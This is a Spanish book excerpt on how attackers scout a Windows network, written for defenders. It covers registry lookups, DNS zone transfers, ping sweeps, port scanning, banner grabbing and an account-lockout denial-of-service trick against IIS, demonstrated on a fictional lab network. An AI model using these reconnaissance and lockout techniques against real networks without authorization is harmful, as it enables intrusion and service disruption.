Anatomía de un Hack—La ascendencia y caída de tu red

Artículo extraído del libro: Protect Your Windows Network: From Perimeter to Data

Uno de los grandes misterios de la gestión de la seguridad es el *modus operandi* del atacante. ¿Que es lo que hacen los atacantes y cómo lo hacen? Como con todos los grandes misterios, este genera un gran interés, contabilizado por el fenomenal éxito de libros y cursos de cómo atacar verdaderamente las redes. A pesar de que atacar redes pueda ser divertido e informativo (sin olvidar que ilegal si no se tienen los permisos adecuados) lo cierto es que la gran mayoría de nosotros no tenemos porque saber como hacerlo. Sinceramente, convertirse en un buen probador de intrusiones (testeador de penetraciones, ethical hacking, penetration tester o pen tester) cuesta más que un curso de una semana de duración. Requiere compromiso, dedicación, intuición y sabiduría técnica, sin mencionar la evidente indiferencia hacía las normas y la manera correcta de hacer las cosas. Estas son habilidades que la mayoría de los administradores de seguridad no poseen, o no necesitan en muchos casos. En la mayoría de los casos, es más barato y más efectivo contratar a alguien que haga las pruebas de intrusión. Los probadores de intrusión profesionales estarán más capacitados para encontrar problemas, así como pronunciarse sobre qué llevó a esos problemas. Entonces, ¿por qué son tan populares los libros y cursos sobre ataques a redes? Bien, sinceramente, principalmente por el misticismo y la grandiosidad percibida de todo esto. También hay cierto valor en que un administrador de sistemas sea capaz de realizar rudimentarias pruebas de intrusión. De todos modos, el enfoque en este artículo es un poco diferente. Mientras que la narrativa es algo difusa en los detalles específicos sobre cómo los ataques funcionan, seremos muy claros en las prácticas operacionales que han acabado acarreando el problema. Esto está hecho muy a propósito. Lo importante aquí no es enseñar *cómo* atacar algo, sino *cómo* los atacantes se aprovechan de tus errores. Esto te permitirá *proteger* tu red evitando los escollos que los atacantes utilizan.

Antes de empezar, sin embargo, dejemos algo absolutamente claro: ni condenamos ni jamás ayudaremos o defenderemos a aquellos que atacan redes o sistemas que ellos mismos no poseen o que no hayan sido invitados a atacar.

ADVERTENCIA:

Atacar redes y/o sistemas que no son de tu propiedad es ilegal, inmoral y va en contra de los principios éticos de los profesionales de la seguridad informática.

Más aún, éste artículo demuestra como usar ciertas herramientas. Aunque algunas de ellas están disponibles libremente en Internet, muchas fueron escritos a medida con el propósito del testeo de intrusiones legítimas. Aún así, se aplica el mismo principio.

Lo Que un Test de Intrusión No Te Dirá

Muchos de nosotros hemos podido estar envueltos en tests de intrusiones como testeadores o como clientes, o al menos haber sido contactados por especialistas que nos ofrecían un *pen test*. *Los pen test* no son más que lo que parecen (un test para ver si se puede penetrar en la red). Hecho correctamente, un *pen test* tiene un valor enorme; y aunque se haga incorrectamente, puede que tomar parte en él sea bastante excitante. Sin embargo, a la mayoría de nosotros no nos pagan por romper cosas, sino para protegerlas y asegurarnos de que los servicios que proporcionan funcionan. En este caso, necesitas saber ciertas cosas acerca de los test de intrusión.

Primero, la mayoría de los administradores de sistemas no suelen hacer normalmente buenos test de intrusión. Una de las razones es porque ellos ya han cerrado todos los agujeros que conocen; de no ser así, serían unos pésimos administradores de sistemas. Además, ser un buen testeador de intrusiones requiere la habilidad de pensar como un criminal. Después de todo, el objetivo es demostrar lo que un atacante haría. La mayoría de nosotros hemos sido educados desde temprana edad a ser gente obediente y simplemente no somos buenos a la hora de pensar esquemas criminales convincentes e innovadores. Sin embargo, hay gente que es muy buena en esto. Algunos de ellos son criminales, y deberías alejarte de cualquiera que presuma sobre actividades criminales. No obstante, hay mucha gente con estas habilidades que son “white hat” hackers (lo contrario de “black hat” o criminal). Los "white hat" hackers tienen una empresa de renombre detrás, y han solido pasar una investigación, y pueden ser contratados a través de diversas empresas especializadas.

Segundo, una prueba de intrusión que haya ido mal puede tener consecuencias fatales para la estabilidad de tu red. Por ejemplo, algunas de las herramientas utilizadas por los atacantes (tanto si son “white” o “black hat”) están destinadas a probar las vulnerabilidades de la red. Con algunas vulnerabilidades, particularmente aquellas denominadas de denegación de servicio (DoS o denial-of-service), es muy difícil predecir antes del test si un sistema es vulnerable. En consecuencia, algunas de estas utilidades simplemente lanzan el ataque. Si el sistema sigue funcionando después de esto, es que no era vulnerable :-) Utilizar esta clase de herramientas de un modo incorrecto contra una red en producción podría tener el efecto de dejar toda esa red fuera de producción realmente rápido. Aún en ausencia de esta clase de disparates, siempre podemos errar el tiro al utilizar herramientas y exploits (utilidades que explotan vulnerabilidades en sistemas) contra un sistema, desestabilizando el sistema o toda la red o alguna otra consecuencia no intencionada. Un profesional sabe donde marcar la línea y cuan lejos puede forzar la red sin romperla, mientras que un principiante normalmente no.

Tercero, el *pen testing* requiere de herramientas especializadas, herramientas que, en muchos casos, no están comúnmente disponibles. Aunque algunos administradores de sistemas son perfectamente capaces de escribir estas herramientas, normalmente el tiempo dedicado a ello es un tiempo mejor dedicado a proteger la propia red.

Cuarto, la parte más importante de las pruebas de intrusión (redactar las conclusiones) es en realidad bastante tedioso. En la siguiente narrativa, fijaros simplemente en como de detalladas son las descripciones de los ataques. Tened en cuenta también que nosotros simplificaremos algunas cosas deliberadamente para evitar dar una completa receta de como atacar una red. Por contra, para escribir un buen informe de pruebas de intrusión, el *pen tester* deberá guardar notas *extremadamente* detalladas y dedicar horas en juntarlas todas en un documento útil. A menos que el informe tenga suficientes detalles como para permitir que alguien pueda emular el ataque, será de poco valor.

Todo esto se reduce a una cosa: aunque es importante saber como operan los atacantes, los tipos de prácticas operacionales en las que se basan y los ataques que utilizan; ser capaz de realizar verdaderamente estos ataques no es requerido en muchos administradores de sistemas o de seguridad. Una cosa es apreciar el arte, y otra cosa muy diferente es ser capaz de crearlo. El *pen testing* es un arte. Mi consejo es que dejéis este apartado a la gente que tiene destreza, mentalidad y

tiempo para aprender a hacerlo bien. A menudo, esta tarea es mejor dejarla a los especialistas porque ellos tienen la destreza, las herramientas y la mentalidad, y no están influenciados por ningún conocimiento previo sobre vuestra red. Habla con colegas de otras compañías, en listas de correo y en grupos de noticias para aprender quienes son los mejores asesores sobre intrusiones de seguridad. Ten en cuenta que las pruebas de intrusión a nivel de aplicación y las que se hacen a nivel de red son dos tareas completamente diferente. El hecho de que alguien haya sido capaz de encontrar vulnerabilidades en algún producto concreto no significa que sea suficientemente competente como para atacar una red. Busca empresas que estén especializadas en pruebas de intrusión, si eso es lo que realmente te interesa. También existe la valoración de aplicaciones, pero es un tipo diferente de compromiso, con un objetivo diferente y es útil para organizaciones que desarrollan software propio o que usan software personalizado.

¿Si has sido designado para contratar una prueba de intrusión, cuales son las advertencias que deberías mirar? Primero y sobre todo, y no podemos enfatizarlo suficientemente: *asegúrate de que quienquiera que firme el contrato para realizar un pen test tiene la potestad para autorizar a alguien para que entre en tu red, para concederle un salvoconducto que "le libre de la cárcel".*

Hay gente hoy día cumpliendo pena en prisión porque rompieron sistemas que creyeron estaban autorizados a romper, solo para descubrir más tarde que en realidad, no tenían esta autoridad. El mismo destino puede esperarle a alguien que contrata a una persona para romper un sistema sin tener autoridad para hacerlo.

Segundo, asegúrate que tienes suficientes acuerdos de confidencialidad y no divulgación (NDA o *nondisclosure agreements*) dispuestos, y de que no se les permite a los consultores retener información delicada de la compañía, excepto bajo extremos estándares de protección de datos. Nada puede ser peor que pagar a alguien para que entre a tu sistema, para descubrir más adelante que la red donde esa persona guardó el diseño de como hacerlo acabe siendo comprometida. O peor aún, que esa persona tomó esa información y se la vendió a un tercero.

Tercero, trata el informe como una saludable infusión de paranoia. Esto es especialmente cierto con informes de pruebas de caja negra (aquellas donde los probadores no tienen acceso a la información interna, como el código fuente o las listas de las cuentas), lo que demuestra lo que un atacante sin información interna es capaz de hacer. Uno de los peores errores de un administrador de seguridad es asumir que todo está bien.

Por último, presta atención a la mítica frase "tu red es segura". Con alarmante frecuencia, los consultores presentan informes que afirman que una red es segura, basándose en el hecho de que ellos fueron incapaces de penetrar en ningún lado. *Esto no significa que tu red sea segura.* Si un *pen tester* te dice que tu red e segura, lo único que te está diciendo es que no es suficientemente competente como para probar que no lo es. Tu red no es segura. Simplemente, está protegida contra las vulnerabilidades y problemas que el *pen tester* conoce como explotar. El contrato suele explicar que es lo que constituye una intrusión exitosa así como una reducción de la compensación si el *pen tester* es incapaz de conseguir una. Más importante aún, el resultado de una herramienta de análisis de vulnerabilidades no constituye una prueba de intrusión.

Porqué Necesitas Entender sobre Hacking

Como con cualquier otro cometido en la vida, hay una manera fácil de poner en marcha una red y hay una manera apropiada de poner en marcha una red. Las dos no ocurren necesariamente a la vez. Existe un desequilibrio fundamental entre lo seguro, lo práctico y lo barato. La gran mayoría de las redes se construyen para ser útiles y baratas, entendiendo como barato algo que es "simple de poner en marcha". El problema es que el método más sencillo no siempre es el método más seguro. En la mayoría de los casos, las prácticas funcionales más simples también simplifican el ataque. En otros casos, estas prácticas habilitan categóricamente los ataques. Muchas redes de hoy en día están

construidas en lo que llamamos “el principio de la cáscara de huevo.”

> **El Principio de la Cáscara de Huevo**
>
> Las redes actuales, suelen ser duras y crujientes en el exterior pero blandas y viscosas en el interior.

Es sumamente importante entender este principio. El hecho es que si un atacante consigue un punto de apoyo dentro de la red, el resto de la red caerá cual piezas de dominó. Una vez dentro, la parte más difícil suele ser estimar el próximo ataque y donde buscar los suculentos bits de información. Sin embargo, no tiene por qué ser de este modo. Con las técnicas apropiadas, podemos lograr dos objetivos cruciales:


- *Objetivo de la seguridad en la red 1* — Hacer que sea muchísimo más difícil dar ese primer paso dentro de la red en primer lugar.
- *Objetivo de la seguridad en la red 2*— Hacer que sea muchísimo más difícil usar ese primer paso para llegar a cualquier otro sitio de la red.

El principio que está tras el primer objetivo es que es preferible mantener a un atacante totalmente fuera de tu red. Aquí es donde el parcheo de programas, los perímetros de protección y la seguridad de la aplicación expuesta entran en juego. En este artículo, cubrimos solo como caen esas medidas de protección.

El segundo objetivo asevera que en caso de que el primer objetivo falle y un atacante dé un paso dentro de tu red, es preferible en general que se mantenga ese compromiso al mínimo. Reconstruir una red completa es normalmente menos divertido que reconstruir un simple equipo. Para más información sobre como mantener a un atacante fuera de tu red, mira el punto “Cómo Mantener a un Atacante Fuera de Tu Red” al final del artículo. Antes de que lleguemos a ese punto, vamos a ver como un atacante puede comprometer una red.

La Red Objetivo

Antes de empezar atacando la red objetivo, echemos un vistazo a lo que nos estamos enfrentando. Evidentemente, un atacante real cuyo objetivo es una red real raramente tendrá acceso a los diagramas de la red; en nuestro caso, sin embargo, nos será esclarecedor echar un vistazo a la configuración de la red objetivo, como por ejemplo esta siguiente:



Nuestra red objetivo es una subred estándar con doble filtro de paquetes de cara a Internet y un router de filtrado en el interior. La red perimétrica (también conocida como DMZ, zona desmilitarizada o screened subset) tiene una configuración bastante común con un servidor Web al frente, una base de datos en el interior y un controlador de dominio DMZ. Existe también un controlador de dominio corporativo en el interior. El objetivo es apoderarse de ese controlador de dominio.

Quizá el único aspecto insólito de esta red es el hecho de que el servidor Web y el controlador de dominio del centro de datos estén sirviendo los dos como encaminadores o routers. Esto es realmente debido a cómo se estructuró esta demostración. La red se construyó usando Microsoft Virtual PC 2004. Se hizo así para hacer la red lo suficientemente portable como para ejecutarlo en un simple portátil. De haber construido esto con diferentes router, habríamos necesitado tres ordenadores portátiles (dos más de los que queríamos transportar). Con ese fin, tanto el servidor Web como el Data Center hacen las veces de encaminadores para reducir el número de equipos necesarios. Sin embargo, esta poco ortodoxa configuración tiene poca relevancia en lo que viene a continuación.

Poniendo un Pie en la Red

El primer paso a la hora de atacar cualquier red es descubrir qué atacar: dar un paso en la red objetivo. Hay muchas técnicas para ello. El objetivo principal es aprender más sobre la red. Hay mucho por descubrir, incluyendo entre otras cosas, lo siguiente:

- Rangos de direcciones de red
- Nombres de equipos
- Equipos expuestos
- Aplicaciones expuestas en esos equipos
- Información sobre las versiones de los sistemas operativos y las aplicaciones
- El estado de parcheo/actualización de los equipos y las aplicaciones
- Estructura de las aplicaciones y los servidores Back-End (programas que efectúan las acciones de fondo)
- Detalles de implementación que el administrador de sistemas haya podido postear/publicar en grupos de noticias o mencionar a un reportero


Rangos de direcciones de red

El primer paso es encontrar las ubicaciones lógicas de las redes que interesen. Estamos realizando una prueba de intrusión de victimsrus.com (parodiando toys'r'us), así que vamos a empezar por buscar qué redes están registradas en victimsrus.com. Hacerlo es muy sencillo, ya que los rangos de direcciones son de acceso público. Tan solo tienes que ir a http://www.samspade.org , teclear "victimsrus.com" y pulsar Intro. Nos devolverá todo tipo de información útil sobre los rangos de direcciones de "victimsrus.com", incluyendo la forma de contacto entre otras muchas cosas más.

Sin embargo, aún más interesantes que los rangos de direcciones registrados públicamente por victimsrus.com sea quizá cualquier información sobre redes posiblemente conectadas a la red

objetivo. Por ejemplo, puede que haya una extranet situada en extranet.victiumsrus.com. Esta extranet no está publicitada del mismo modo que el núcleo de victimsrus.com, así que podríamos apostar a que no está asegurada tan bien como la red pública principal. Además, puedes llegar a saber que otra empresa está asociada con victimsrus.com; de ese modo, será más sencillo atacar la red asociada y desde ahí saltar hasta victimsrus.com. Ten en cuenta cual es el principio fundamental de un ataque exitoso: *a veces el camino más corto hacía tu objetivo no es a través de la puerta principal.*

Los atacantes son vagos como todos los demás. ¿Porqué complicar las cosas atacando una red o un equipo bien protegidos cuando puedes tomar el camino más simple atacando otra protegida pobremente y después apoderarte de la que está bien defendida por la espalda?



¿Porqué atacar una puerta principal bien protegida?

Demasiadas veces olvidamos este concepto.

Olvidándose de los ataques más simples

Hace varios años, un cliente que buscaba consultoría pidió ayuda para su red privada virtual (VPN). Esto ocurrió en el periodo oscuro de la banda ancha; ellos querían permitir a los empleados llevar sus portátiles a casa para conectarse a la compañía a través de VPN. Para ello, iban a montar una red privada virtual basada en IPsec. Les avisamos del problema que conllevaba VPN en aquella época: si algún empleado había instalado alguno de los dispositivos router/switch que hacían de NAT y/o cortafuegos, y lo conectaba a su conexión de banda ancha, el VPN dejaba de funcionar. IPsec no podía atravesar NAT en aquellos días. El cliente evidentemente, quería que los empleados usaran NAT, así que sugerimos usar una tecnología VPN que pudiera atravesar los dispositivos más comunes que los empleados iban a usar para montar un firewall: esa tecnología era PPTP. La reacción fue chocante: "¡O no!, no podemos usar PPTP. Es inseguro. $TrustedSecurityExperts ha encontrado fallos en él".

Eso era parcialmente cierto. Un par de años antes, dos expertos de seguridad habían redactado un informe sobre los problemas de seguridad en PPTP. Sin embargo, Micro$oft había corregido todos estos problemas y publicó otra versión de PPTP (como nota, decir que solo dos pequeñas vulnerabilidades de denegación de servicios fueron encontrados en PPTP desde que aquel parche fue publicado, hace ya 7 años). Cuando fueron informados de esto, el cliente contestó. "Bien, pero $TrustedSecurityExperts insiste en que aún es inseguro". Eso también era cierto, los mismos investigadores habían concluido que, a pesar de que la actualización trataba todos los problemas, el

protocolo era todavía seguro solo si las contraseñas que los usuarios usaban en sus conexiones también lo eran. El cliente fue informado de esto también, y le matizamos que ningún protocolo era más seguro que las claves usadas para asegurarlo. Todavía seguían sin querer usar PPTP, así que cambiamos de estrategia y les preguntamos con que clase de dispositivos iban a usar los empleados la VPN. Nos respondieron que todos los empleados tenían un portátil. Ante la pregunta de qué sistema operativo habían instalado, ellos respondieron airosamente que Windows95. La primera versión de Windows 95. Aquella que ofrecía el nombre de usuario y contraseña en texto plano a cualquiera que se lo preguntara amablemente. Con esa primera versión de Win95, todo lo que un atacante tenía que hacer era persuadir al usuario para que iniciara una conexión con el atacante. El atacante tan solo tendría que pedir una autenticación en texto plano y Windows95 felizmente complacería y enviaría en texto claro el nombre de usuario y contraseña. Ningún atacante tratará de craquear el cifrado de PPTP cuando todo lo que ha de hacer es preguntar por un nombre de usuario y contraseña válidos y conectarse como usuario legítimo. Evidentemente, este cliente no se daba cuenta que el vector de ataque que ellos trataban de proteger no era aquel del que tenían que preocuparse.

Nota

Ninguna red es más segura que el dispositivo menos seguro que se conecte a ella, incluyendo todos los usuarios VPN que se conecten a la misma.

Ya que un atacante siempre se esforzará en encontrar la manera más simple de atacar algo, es importante darse cuenta que ninguna red es más segura que su eslabón más débil: la red u ordenador más inseguro que esté conectado al objetivo. La próxima vez que recibas peticiones de enlazar una red asociada a la red de tu organización, pregunta qué tipo de prácticas de seguridad y políticas están usando. Si no son como mínimo tan buenas como las tuyas, deberías tomar las medidas suficientes como para mitigar cualquier efecto de excedencia causado por su pobre seguridad. Asegúrate de que sabes qué política de seguridad sigue cada red asociada que se conecte a tu red. Aunque un acuerdo de nivel de servicios es una consolación pobre cuando eres atacado, sería útil mirarlo para ver qué planean para mantener su red (y por extensión la tuya) protegida.

Nombres de Equipos

Lo siguiente que un atacante necesita son los nombres de los equipos. En algunos casos, es posible realizar una consulta DNS de grandes bloques de la red. Es posible realizar algo llamado transferencia de zona, que es simplemente una petición a un servidor DNS para que envíe una copia de toda una zona DNS (una lista de todos los nombres registrados en la red). Aunque los nombres de los equipos no son críticamente importantes para la mayoría de los ataques, pueden simplificar algunos de ellos. Por ejemplo, si tienes el nombre de un servidor Web que corre sobre IIS, puedes deducir la cuenta IIS anónima de ese host porque normalmente se llama IUSR_<nombre_host>. Ahora vamos a asumir que el administrador ha realizado algo completamente inútil y ha configurado la cuenta de paro forzoso (lockout) en ese sistema. Todo lo que tiene que hacer un atacante para asaltar ese servidor Web es enviar un gran número de peticiones pidiéndole que se autentique ante ti como IUSR_<nombre_host>. En poco tiempo, puede enviar suficientes contraseñas erróneas como para bloquear la cuenta de usuario anónimo. Después de que esa cuenta se bloquee, puede continuar mandando suficientes peticiones erróneas como para que ese servidor Web no pueda servir nada a nadie. Ya sabemos que las contraseñas son la última línea de defensa, pero por ahora recuerda no habilitar el bloqueo de cuentas en servidores que estén de cara al público (o en cualquier otro lado que importe)

Equipos Expuestos

Más interesantes que los nombres de los equipos son los equipos en sí mismos que están verdaderamente expuestos. En esta fase del ataque, tratamos de localizar objetivos sencillos. Hacerlo puede ser absolutamente trivial. Puede que no necesites ninguna herramienta, siempre que

el tráfico Internet Control Message protocolo (ICMP) no esté bloqueado en el extremo. En este caso, este comando es perfectamente suficiente:

```
c:\DiscoverHosts 192.168.2
192.168.2.30
```

DiscoverHosts es tan solo un sencillo envoltorio del eco ICMP(ping) para verificar quien responde en una red en particular. Si el eco ICMP no está bloqueado, tan solo tendríamos que sentarnos mientras la red genera una lista de direcciones válidas.

En la gran mayoría de los casos, el tráfico ICMP será enviado al /dev/null (a la papelera) en el extremo, pero es sorprendente la frecuencia con que los demás se olvidan de asegurarse de que esto sea así. Aunque esto no evitaría la enumeración de los hosts, lo hace marginalmente más complejo porque el atacante necesita hacer uso de unas herramientas personalizadas llamadas escaneadores de puertos (p. ej: NMAP)

> **Bloqueando el eco ICMP**
>
> Pensábamos que era obvio que el eco ICMP debería ser bloqueado. Sin embargo, recientemente hemos recibido un e-mail de alguien que atendió a nuestras presentaciones, aseverando que hacerlo provocaría el malfuncionamiento de la red. En particular, la persona que escribió el e-mail estaba preocupado porque el revelador de PMTU (la ruta de la máxima unidad de transferencia; el proceso por el que los hosts determinan el tamaño máximo del segmento que pueden enviar entre ellos) usa ICMP. Sin embargo, bloquear el eco ICMP no lo estropea. El revelador PMTU usa mensajes ICMP inalcanzables y confía en los routers para que los envíen. Bloquear eco ICMP de entrada y respuesta ICMP de salida desde detrás de los encaminadores no tiene ningún efecto en el descubridor ICMP.

Un escaneador de puertos es simplemente una herramienta para averiguar qué puertos está escuchando un host. Esto se puede hacer, por ejemplo, intentado establecer una conexión. Una conexión exitosa significa que el host está escuchando. Una conexión insatisfactoria o fracasada normalmente significa que no. Profundizar más en los escaneadores de puertos se aleja bastante del ámbito de este artículo. No obstante, unas pequeñas nociones básicas son importantes. Primero, el tipo de escaneo de puertos más común es el conocido como escaneo SYN. Un escaneo SYN ocurre cuando el ataque envía un paquete de sincronización al objetivo. Si un host tiene una aplicación escuchando en ese puerto a donde se dirigió el paquete SYN, responderá con un paquete de ACK (confirmación) y el escaneador informará de un puerto abierto. Puedes escanear toda una red en breve espacio de tiempo. Hacerlo en un rango de puertos bien elegidos puede proporcionarte una cantidad tremenda de información sobre lo que esté disponible en la red. Personalmente nos gusta escanear puertos que nunca deberían escuchar peticiones que vengan más allá del cortafuegos, como el puerto del servidor SQL y el de SMB(Server Message Block o CIFS/Common Internet File System o Entorno de Red de Windows). El host que responda a estos puertos puede quedar accidentalmente expuesto a Internet, señal de que hay un cortafuegos mal configurado. Ten cuidado con está suposición de todos modos. Algunos firewalls como el Micro$oft ISA Server, soportan la publicación de servidores, donde el cortafuegos publica el puerto e inspecciona todo el tráfico hacia él antes de reenviárselo al host. En este caso, aunque todavía puedes alcanzar el host, algunos de los posibles ataques pueden ser bloqueados por el cortafuegos. Otros ataques pueden tener éxito, dependiendo del tipo de servicio publicado y el tipo de inspección realizado por el cortafuegos.

Si el host existe pero no tienen ningún proceso escuchando en un puerto, cualquier intento de conexión conllevara a un rechazo de la misma; la mayoría de los escaneadores de puertos no informarán de ellos: Son importantes sin embargo, ya que nos permiten determinar realmente como es configurado el cortafuegos. Por ejemplo, un host puede devolver los siguientes resultados:

```
C:\warez\portscan
Port 192.168.2.30:443 refused
Port 192.168.2.30:80 open
```

Esto nos indica que hay un servidor Web ya que tiene el puerto 80 abierto. También podemos descubrir que el cortafuegos ha publicado el puerto 443 (HTTP/S) para este servidor. No obstante, el servidor no está escuchando a ese puerto. En otras palabras, existe un agujero innecesario en el cortafuegos. Volveremos a él más adelante.

Aplicaciones Expuestas en Estos Equipos

El escaneo de puertos es un método para determinar qué aplicaciones están expuestas en el host. Esto nos permite obtener información sobre posible vectores de ataque. Algunas de las aplicaciones más comúnmente buscadas incluyen estas y sus puertos listados en la siguiente tabla

Algunas de las Aplicaciones más Comúnmente Escaneadas

TCP Port	Aplicación
20	FTP canal de datos
21	FTP canal de control
23	Telnet
25	SMTP
53	DNS orientado a conexión (resolución está en UDP 53)
80	HTTP
88	Internet Key Exchange (*IKE*)
110	POP3 (Mail)
135	Windows RPC Endpoint Mapper
137	NetBIOS Name Service
139	NetBIOS session
389	LDAP
443	HTTP/S
445	Common Internet File System / SMB nativo en Windows 2000 y superior
636	LDAP sobre SSL
1433	SQL Server (1434 si tu escaneador de puertos puede usar UDP)
1723	PPTP
3268	De LDAP a un Windows Global Catalog Server
3389	Remote Desktop protocolo (Windows Terminal Services)

Naturalmente, muchos de los otros puertos pueden estar abiertos, particularmente si el sistema objetivo no es un sistema Windows. Sin embargo, estos son aquellos que vamos a mirar en este artículo

Sistema Operativo e Información sobre la Versión de la Aplicación

Siempre que podamos, será útil que obtengamos información sobre la versión de las aplicaciones que encontremos. Por ejemplo, muchas aplicaciones tienen algún tipo de enseña (banner) que es enviada tan pronto se establezca la conexión. La mayoría de los servidores SMTP y POP al igual que muchos servidores Web son configurados para hacerlo. En nuestro caso, la red objetivo está ejecutando IIS 6.0 sobre Windows Server 2003, e IIS 6.0 no envía una enseña muy útil (es posible que IIS 6.0 pueda filtrar la dirección IP del servidor en la enseña. Si esto es importante para ti, necesitarás el parche KB 834141.)

Estado de Parcheo del Host y las Aplicaciones

También es muy interesante para un atacante descubrir cual es el estado de parcheo/actualización en el que están los servidores expuestos. Esta información puede ser obtenida de diferentes maneras. En algunos casos, las enseñas presentadas por las aplicaciones nos dirán todo lo que necesitamos saber. Por ejemplo, las enseñas de sendmail normalmente te dicen el numero de versión del demonio. Si sabes que versión de sendmail tiene vulnerabilidades sin parchear, ya posees toda la información necesaria para comenzar un ataque contra ese sistema. En otros casos, puedes interpretar a través de las respuestas que el sistema devuelve si tiene un parche en particular o no. Esta es esencialmente la técnica usada por los buenos escaneadores de vulnerabilidad y en herramientas de huellas digitales de sistemas operativos (usados para reconocer patrones característicos de cada sistema operativo). Como último recurso, un atacante puede lanzar un exploit contra un sistema y ver lo que pasa. Esta suele ser la técnica usada por los escaneadores de vulnerabilidades para buscar los ataques de denegación de servicio. Si el sistema todavía responde después del ataque, obviamente es que no era vulnerable :-)

